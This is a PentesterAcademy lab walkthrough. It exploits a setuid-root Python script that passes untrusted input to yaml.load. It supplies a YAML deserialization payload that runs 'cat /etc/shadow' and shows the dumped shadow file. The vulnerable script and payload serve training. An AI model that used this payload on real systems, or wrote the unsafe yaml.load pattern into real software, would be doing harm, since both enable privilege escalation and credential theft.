ATTACK DEFENSE

by PentesterAcademy

Name	YAML Load
URL	https://www.attackdefense.com/challengedetails?cid=585
Type	Secure Coding : Python


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

A vulnerable binary "script" is given in student home directory. The source code file (script.py) of this binary is also given in the same directory.

Objective: Print the contents of the shadow file.


Solution:

Observe that the binary has setuid bit set.




```
student@attackdefense:~$ ls -l
total 3884
-rwsr-xr-x 1 root root 3971560 Jan  7 07:21 script
-rw-r--r-- 1 root root     228 Jan  7 07:20 script.py
student@attackdefense:~$
```

Executing the binary results into an error due to absence of a file named yaml.data.



```
student@attackdefense:~$ ./script
Traceback (most recent call last):
  File "script.py", line 6, in <module>
    with open('./yaml.data', 'r') as data_file:
IOError: [Errno 2] No such file or directory: './yaml.data'
[20] Failed to execute script script
student@attackdefense:~$
```

On checking the code (given in script.py), it is clear that the binary tries to open a file and printing the loaded yaml data.




```
student@attackdefense:~$ cat script.py
import cPickle
import os
import yaml
os.setuid(0)

with open('./yaml.data', 'r') as data_file:
        loaded_data = data_file.read()

loaded_object = yaml.load(loaded_data)
print "== Loaded Object =="
print repr(loaded_object)
student@attackdefense:~$
```


Craft the following file to get the contents of /etc/shadow file

File content: !!python/object/apply:os.system ["cat /etc/shadow"]



```
student@attackdefense:~$ cat yaml.data
!!python/object/apply:os.system ["cat /etc/shadow"]
student@attackdefense:~$
```

Execute the binary will result into printing the content of the /etc/shadow file.



```
student@attackdefense:~$ ./script
root:*:17847:0:99999:7:::
daemon:*:17847:0:99999:7:::
bin:*:17847:0:99999:7:::
sys:*:17847:0:99999:7:::
sync:*:17847:0:99999:7:::
games:*:17847:0:99999:7:::
man:*:17847:0:99999:7:::
lp:*:17847:0:99999:7:::
mail:*:17847:0:99999:7:::
news:*:17847:0:99999:7:::
uucp:*:17847:0:99999:7:::
proxy:*:17847:0:99999:7:::
www-data:*:17847:0:99999:7:::
backup:*:17847:0:99999:7:::
list:*:17847:0:99999:7:::
irc:*:17847:0:99999:7:::
gnats:*:17847:0:99999:7:::
nobody:*:17847:0:99999:7:::
_apt:*:17847:0:99999:7:::
messagebus:*:17902:0:99999:7:::
student:!:17902:0:99999:7:::
== Loaded Object ==
0
student@attackdefense:~$
```